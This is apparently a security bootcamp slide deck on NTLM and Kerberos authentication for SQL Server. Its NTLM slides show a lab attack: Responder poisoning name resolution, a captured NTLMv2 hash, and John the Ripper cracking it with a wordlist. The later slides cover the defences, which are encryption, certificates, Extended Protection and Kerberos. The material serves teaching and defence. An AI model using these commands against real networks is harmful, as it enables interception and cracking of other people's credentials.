
Windows Integrated Authentication

- WIA = IWA = Negotiate = SPNEGO = NEGO
- Authentication Packages
 - Kerberos
 - MSV1_0
 - ◆ NTLMv2
 - ◆ NTLM
 - ◆ ~~LM~~

The Bigger Picture



NTLM Authentication – Challenge-Response



NTLM Weaknesses

- Legacy Password Hash Function (MD4)
- Deprecated Encryption (HMAC-MD5, DES)
- Lacks Mutual Authentication

NTLM MITM – Traffic Capture

```
admin@BOOTCAMP-PC: /mnt/c
(admin@BOOTCAMP-PC)-[~/mnt/c/Users/Admin]
$ sudo responder -I eth0

-----
NBT-NS, LLMNR & MDNS Responder 3.0.7.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]
DHCP [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
```

NTLM MITM – Traffic Capture


```
[*] [MDNS] Poisoned answer sent to 172.22.0.1        for name contoso-sql.local  
[MSSQL] NTLMv2 Client      : 172.22.0.1  
[MSSQL] NTLMv2 Username   : contoso\Admin  
[MSSQL] NTLMv2 Hash       : Admin::contoso:265f3903183967ec:A70BAB60ECAB3C5148A99D4549326923:01010000000000  
00C1E2D9F055D1D701BFF5E8A66031A9A300000000020008004D0054004100440001001E00570049004E002D003700340047004B0  
04B00430032005A00460035005500040014004D005400410044002E004C004F00430041004C0003003400570049004E002D003700  
340047004B004B00430032005A004600350055002E004D005400410044002E004C004F00430041004C00050014004D00540041004  
4002E004C004F00430041004C0008003000300000000000000000000000000300000C15C7EE7DD0FFE1D5F5F84F6E2257F816BC1B6  
E4D30B385FF0FA80A93FA5E0000A00100000000000000000000000000000000000000009003E004D005300530051004C0053007600630  
02F0063006F006E0074006F0073006F002D00730071006C002E006C006F00630061006C003A003100340033003300000000000000  
0000
```

NTLM Traffic Cracking

```
(admin@BOOTCAMP-PC) - [~/mnt/c/Users/Admin]
$ sudo john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt /usr/share/responder/logs/MSSQL-NTLMv2-172.22.0.1.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pa$$w0rd      (Admin)
Pa$$w0rd      (Admin)
Pa$$w0rd      (Admin)
3g 0:00:00:00 DONE (2021-11-04 10:07) 4.411g/s 117458p/s 352376c/s 352376C/s jasonf..Bulldog
```


DEMO: SQL Server MITM with Responder

Solution: Enforce Encryption on Client




Connection String: **Encrypt=True;TrustServerCertificate=True**


Server-Side Enforcement Insufficient




Deploy a Proper Certificate




NTLM Relay Attack



Extended Protection for Authentication



Kerberos Authentication



Kerberos Ticket Cache in Windows

```
Administrator: Command Promj x + v - □ x
C:\>klist
Current LogonId is 0:0x23a6a
Cached Tickets: (4)
#0> Client: Admin @ CONTOSO.COM
Server: krbtgt/CONTOSO.COM @ CONTOSO.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 11/4/2021 10:16:29 (local)
End Time: 11/4/2021 20:16:29 (local)
Renew Time: 11/11/2021 10:16:29 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: BOOTCAMP-DC.contoso.com
#1> Client: Admin @ CONTOSO.COM
Server: host/BOOTCAMP-SQL.contoso.com @ CONTOSO.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 11/4/2021 10:16:33 (local)
End Time: 11/4/2021 20:16:29 (local)
Renew Time: 11/11/2021 10:16:29 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: BOOTCAMP-DC.contoso.com
#2> Client: Admin @ CONTOSO.COM
Server: RPCSS/BOOTCAMP-SQL.contoso.com @ CONTOSO.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 11/4/2021 10:16:33 (local)
End Time: 11/4/2021 20:16:29 (local)
Renew Time: 11/11/2021 10:16:29 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: BOOTCAMP-DC.contoso.com
#3> Client: Admin @ CONTOSO.COM
Server: MSSQLSvc/BOOTCAMP-SQL.contoso.com:1433 @ CONTOSO.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 11/4/2021 10:16:31 (local)
End Time: 11/4/2021 20:16:29 (local)
Renew Time: 11/11/2021 10:16:29 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: BOOTCAMP-DC.contoso.com
C:\>|
```



DEMO: Kerberos Ticket Cache

Enabling Kerberos for SQL Server in AD

The screenshot shows the Active Directory Users and Computers console. The left pane shows the tree structure under 'contoso.com' > 'Computers'. The main pane displays a list of computer objects:

Name	Type	Description
BOOTCAMP-PC	Computer	
BOOTCAMP-SQL	Computer	
BOOTCAMP-WWW	Computer	


The 'BOOTCAMP-SQL Properties' dialog box is open, showing the 'Attributes' tab. The 'servicePrincipalName' attribute is highlighted in the list:

Attribute	Value
localPolicyFlags	0
logonCount	46
